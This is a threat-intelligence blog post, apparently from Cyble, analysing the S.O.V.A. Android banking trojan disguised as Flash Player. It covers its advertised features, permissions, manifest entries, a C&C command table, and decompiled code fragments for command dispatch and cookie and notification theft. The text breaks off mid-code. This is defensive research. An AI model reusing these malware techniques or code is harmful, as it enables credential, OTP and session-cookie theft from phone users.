
Deep-dive Analysis of S.O.V.A. Android Banking Trojan

blog.cyble.com/2021/09/14/deep-dive-analysis-of-s-o-v-a-android-banking-trojan/

September 14, 2021

Cyble Research Labs came across a blog post on the darkweb regarding an Android Banking Trojan named S.O.V.A during our routine threat hunting exercise. The post was made by an unknown Threat Actor (TA) as an advertisement on the XSS.is forum. The TA also mentions that the trojan is under development. Figure 1 shows the post by Threat Actor (TA) on the XSS.is forum.



Bot	Version	Country	Tag	Time	Icon	Packet	Comment	Options
305e8a07ac15 [redacted]	9	🇪🇸	tt	57 min		FaceBook		
a91bb9b5b6a8 [redacted]	7.1.1	🇪🇸	tt	5 sec		Amazon, Santander Spain, FaceBook, Bankia		
7b24a074[illegible]76 [redacted]	9	🇪🇸	tt	[illegible] hours		FaceBook		
c0e6003f1b6d [redacted]	9	🇪🇸	tt	51 min		PayPal, FaceBook		
59fbcb99[illegible]81 [redacted]	8.1.0	🇪🇸	tt	[illegible]				
b92e1aa4932b [redacted]	8.0.0	🇪🇸	tt	10 hours		FaceBook		
ceb0cbeab165 [redacted]	11	🇺🇸	tt	16 hours				
73f67242e835 [redacted]	8.1.0	🇬🇧	tt	17 hours				
8cf08f73d6b3 [redacted]	9	🇪🇸	tt	1 days		Amazon		
1581a79c14e4 [redacted]	8.0.0	🇪🇸	tt	19 hours		Amazon, FaceBook		
df99f3953fe5 [redacted]	10	🇪🇸	tt	21 sec		FaceBook		
8188af2fe5db [redacted]	11	🇪🇸	tt	1 days		FaceBook		
3dec4c80d607 [redacted]	8.1.0	🇪🇸	tt	16 hours		FaceBook		
73d6303eeee5 [redacted]	9	🇪🇸	tt	16 hours		FaceBook		
dc6420d86aee [redacted]	9	🇪🇸	tt	1 days		FaceBook		
[redacted]	10	🇪🇸	tt	37		FaceBook		

Figure 1: Screenshot from S.O.V.A. blog in XSS.is forum

According to the post, S.O.V.A. ("owl" in Russian) is a new Android banking trojan under active development. The TA has also mentioned that the trojan currently works on Android version 7 – 11. The TA plans to upgrade the bot to work on Android 12 as well.

The TA is planning incorporate Distributed Denial of Service (DDoS), Man in the Middle (MiTM) and ransomware functionalities into S.O.V.A. The features in the current version of S.O.V.A. malware are listed below:

1. Standard data available in the device

1. Send SMS

1. Send inject PUSH

1. Send a cookie PUSH

1. Send U.S.S.D.

1. Standard Injections

1. 3-Stage Injections

1. Cookie Injections (Session Grabber)

1. Automatic Injections

1. Credit Card Injections have a CC check for validity. The victim will not be able to enter incorrect data.

1. Covert SMS Interception

1. Covert PUSH Interception

1. Keylogger

1. Delete Application

The TA is also planning to add the following features in future variants:

1. Automatic 3-stage Injections

1. Automatic Cookie Injections

1. Complete Normal Clipper

1. DDOS

1. GIF Accessibility

1. Improving Panel Performance

1. Mini Ransomware with Card Insertion

1. Interception of Internet packets (packet capture, “MITM”)

1. Normal PUSH Notifications

1. Many Injections

1. V.N.C.

1. Interception of 2FA

Technical Analysis


APK Metadata Information

APK File Info

- App Name: **Flash Player**
- Package Name: **com.adobe.flashplayer**

  SHA256 Hash: **8a6889610a18296e812fabd0a4ceb8b75caadc5cec1b39e8173c3e0093fd3a57**

The figure below shows the metadata information of the sample


APP SCORES

Average CVSS 7.5
Security Score 95/100
Trackers Detection 0/405

FILE INFORMATION

File Name
8a6889610a18296e812fabd0a4ceb8b75caadc5cec1b39e8173c3e0093fd3a57.apk
Size 0.56MB
MD5 01b6f0220794476fe19a54c049600ab3
SHA1 eb9dfde47a393bca666e947f285f16c20baf6c32
SHA256 8a6889610a18296e812fabd0a4ceb8b75caadc5cec1b39e8173c3e0093fd3a57

APP INFORMATION

App Name Flash Player
Package Name com.adobe.flashplayer
Main Activity com.adobe.flashplayer.ui.LauncherActivity
Target SDK 30 Min SDK 21 Max SDK
Android Version Name 1.0 Android Version Code 1

Figure 2: APK Metadata Information

The malware sample is disguising itself as Adobe Flash player as shown in the above figure,


Manifest File Description

The fake **Flash Player** app requests 21 different permissions, of which the T.A. can abuse 12. The dangerous permissions requested by the malware are listed below.

Permission Name	Description
READ_CONTACTS	Access to phone contacts
READ_EXTERNAL_STORAGE	Access device external storage
WRITE_EXTERNAL_STORAGE	Modify device external storage
READ_PHONE_STATE	Access phone state and information
RECORD_AUDIO	Allows to record audio using device microphone
CALL_PHONE	Perform call without user intervention
READ_CALL_LOG	Access user's call logs
READ_SMS	Access user's SMSs stored in the device
RECEIVE_MMS	Fetch and process M.M.S. messages
RECEIVE_SMS	Fetch and process SMS messages
SEND_SMS	Allows the app to send SMS messages
SYSTEM_ALERT_WINDOW	Allows to display system-alerts over other apps
WRITE_SMS	Modify or Delete SMSs stored in Database

Table 1: APK Permission List


Upon inspecting the Android components declared in the manifest, we identified the activity class that is initiated on starting the app from the icon. The declaration of the activity is shown in Figure 3.



```
<activity android:name="com.adobe.flashplayer.ui.LauncherActivity">
    <intent-filter>
        <action android:name="android.intent.action.MAIN"/>
        <category android:name="android.intent.category.LAUNCHER"/>
    </intent-filter>
</activity>
```

Figure 3: Launcher activity declared in Manifest file

We also observed that the permissions, activity classes, and services declared in the manifest file allows the malware to replace the Messages app on the device. Upon receiving permission to act as the default messaging app, the S.O.V.A. trojan will be able to handle, send and receive SMS and M.M.S. messages from the infected device. Refer to Figure 4.




```
<activity android:name="com.adobe.flashplayer.ui.LauncherActivity">
    <intent-filter>
        <action android:name="android.intent.action.MAIN"/>
        <category android:name="android.intent.category.LAUNCHER"/>
    </intent-filter>
</activity>

<service android:name="com.adobe.flashplayer.service.SmsSendService" android:permission="android.permission.SEND_RESPOND_VIA_MESSAGE"
    <intent-filter>
        <action android:name="android.intent.action.RESPOND_VIA_MESSAGE"/>
        <category android:name="android.intent.category.DEFAULT"/>
        <data android:scheme="sms"/>
        <data android:scheme="smsto"/>
        <data android:scheme="mms"/>
        <data android:scheme="mmsto"/>
    </intent-filter>
</service>

<activity android:name="com.adobe.flashplayer.ui.SmsActivity">
    <intent-filter>
        <action android:name="android.intent.action.SEND"/>
        <action android:name="android.intent.action.SENDTO"/>
        <category android:name="android.intent.category.DEFAULT"/>
        <category android:name="android.intent.category.BROWSABLE"/>
        <data android:scheme="sms"/>
        <data android:scheme="smsto"/>
        <data android:scheme="mms"/>
        <data android:scheme="mmsto"/>
    </intent-filter>
</activity>

<receiver android:name="com.adobe.flashplayer.receivers.SmsReceiver" android:permission="android.permission.BROADCAST_SMS" android:enal
    <intent-filter android:priority="2147483647">
        <action android:name="android.provider.Telephony.SMS_DELIVER"/>
    </intent-filter>
</receiver>
```

Figure 4: Declaration of the permission, service, receiver for receiving SMSs and MMSs

The S.O.V.A. malware has also declared permissions to handle device notifications in the Android manifest file. It abuses this capability to read and modify notifications received on the device. Upon enabling this, the banking trojan will be able to intercept all notifications such as OTPs, personal messages, etc.


The permission declaration is shown in the figure below.



```
<service android:name="com.adobe.flashplayer.service.NotificationListener" android:permission="android.permission.BIND_NOTIFICATION_LISTENER_SERVICE">
    <intent-filter>
        <action android:name="android.service.notification.NotificationListenerService"/>
    </intent-filter>
</service>
```

Figure 5: Manifest declaration for Notification listener

The figure below shows that the malware requests the user for the **BIND_ACCESSIBILITY_PERMISSION.** This permission allows apps to access a powerful service running on the Android device called Accessibility Service.




```
<service android:label="@string/accessibility_service_label" android:name="com.adobe.flashplayer.service.AccessibilityServiceImpl"
    <intent-filter>
        <action android:name="android.accessibilityservice.AccessibilityService"/>
    </intent-filter>
    <meta-data android:name="android.accessibilityservice" android:resource="@xml/accessibilityservice"/>
</service>
```

Figure 6: Manifest declaration for BindAccessibility service
Accessibility Service is a background service running in the device which is used to aid users with disabilities. Malware such as Banking trojans, Remote Access Trojans (R.A.T.s) and Spyware abuse this service to intercept and monitor all activities happening on the device screen. Examples of this are the ability to intercept the credentials being entered on another app.

Initial Stage Behavior

The figure below shows the various activities performed by S.O.V.A. malware.



Stage1: Before starting the app
Stage2: App requests Accessibility permission
Victim starts the app
Victim enables the Accessibility permission
Stage3: All permissions enabled, App icon disappeared and App requests the user for default SMS app


Figure 7: Flow diagram of S.O.V.A. malware's Initial Stage behavior
The three stages shown in Figure 7 are:

1. Prior to launch, the malware does not have any permission : No Notification listener permission and no other dangerous permissions

1. Once the victim starts the app, the malware requests the user to enable Accessibility permission: Upon enabling the Accessibility permission, the malware enables all the requested permissions, hides the icon from user's home screen, requests the victim to make the fake Flash player as the default messaging app, and blocks the victim from accessing the malicious app's Settings page. This is done to restrict the user from modifying the malware's capabilities such as permissions.

Source Code Analysis

The S.O.V.A. malware has created a background service called, *RequestService*, which communicates with the Command and Control (C&C) server and performs malicious activities based on the commands received from the server as shown below.



```
  switch (a.hashCode()){
      case 0x811cbdc6:
        if (a.equals("startddos")) {
           this.e.b.e(p0.d);
        }
        break;
      case 0x8f1bc63c:
        if (a.equals("stealer")) {
           a.V(this.e, p0.d, vb1);
        }
        break;
      case 0x96502a6d:
        if (a.equals("hidensms")) {
           this.e.a.e(vb1);
           a.W(this.e);
        }
        break;
      case 0xa722ee64:
        if (a.equals("starthidenpush")) {
           this.e.a.d(vb1);
           a.y(this.e);
        }
        break;
      case 0xb06679dc:
        if (a.equals("delbot")) {
           this.e.a.f(vb1);
           a.x(this.e);
        }
        break;
      case 0xb588cc2e:
        if (a.equals("getlog")) {
           b = this.e.b;
           a.c(a.b, a.a);
           a.a.clear();
           a.P(a.a(i0.c), null, null, new g(b, b.e.a(), 0), 3, null);
        }
        break;
      case 0xb8e8e767:
        if (a.equals("startkeylog")) {
        label_0133 :
           a.a.clear();
           a.b.clear();
        }
        break;
      case 0xe420de4e:
        if (a.equals("scaninject")) {
           a.z0(this.e, p0.c);
        }
```

Figure 8: Code where C&C commands are verified


The commands from the C&C server are:

Command	Description
startddos	Initiate DDoS
stealer	Steal Session Cookie of an app
hidensms	Hide received SMS from notification
starthidenpush	Hide push notifications
delbot	Delete the bot from device
getlog	Upload key logged data

startkeylog	Clears old key log and initiate
scaninject	Update targeted application list
stopkeylog	Stop keylogging
openinject	Open WebView with the URL from C&C
stophidenpush	Stop hiding push notifications
sendpush	Display Push notification to start WebView Injection
stophidensms	Stop hiding received SMSs
stopddos	Stop DDoS
stopscan	Stop scan for new app targets
stealerpush	Same as **sendpush** command
sendsms	Send SMS message

Table 2: S.O.V.A. Malware Commands List


The S.O.V.A. malware creates listeners for events on the device, such as *boot complete, SMS received*, etc. The malware communicates with the C&C server whenever these listeners are triggered. The malware also sends the details of the event along with the data as shown in code in Figure 9.



```
String sAction1 = (intent != null)? p0.getAction(): od;
if (sAction1 != null) {
   String str = "text";
   String str1 = "";
   int vi2 = 2;
   int vi3 = 1;
   switch (sAction1.hashCode()){
      case 0xd8f5370a:
        if (sAction1.equals("send_notification_text") && sSerializabl != null && (sAction1 = sSerializabl.h) != null && (i = sSerializabl.i) != null) {
           b = object.b;
           Objects.requireNonNull(b);
           g.f(sAction1, str);
           g.f(i, "packet");
           a.P(a.a(i0.c), null, null, new h(b, i, sAction1, od), 3, null);
        }
        break;
      case 0xddc32efb:
        if (sAction1.equals("send_cookie")) {
           b1 = object.b;
           if (sSerializabl != null && (i = sSerializabl.g) != null) {
              object1 = i;
           }
           Objects.requireNonNull(b1);
           g.f(object1, "cookie");
           a.P(a.a(i0.c), null, null, new c(b1, b1.e.a(), object1, od), 3, null);
        }
        break;
      case 0xf758e822:
        if (sAction1.equals("first_launch")) {
           b1 = object.b;
           Objects.requireNonNull(b1);
           a.P(a.a(i0.c), null, null, new e(b1, new RequestService$a(vi1, vi, object), od), 3, null);
        }
        break;
      case 0x1bd59:
        if (sAction1.equals("sms")) {
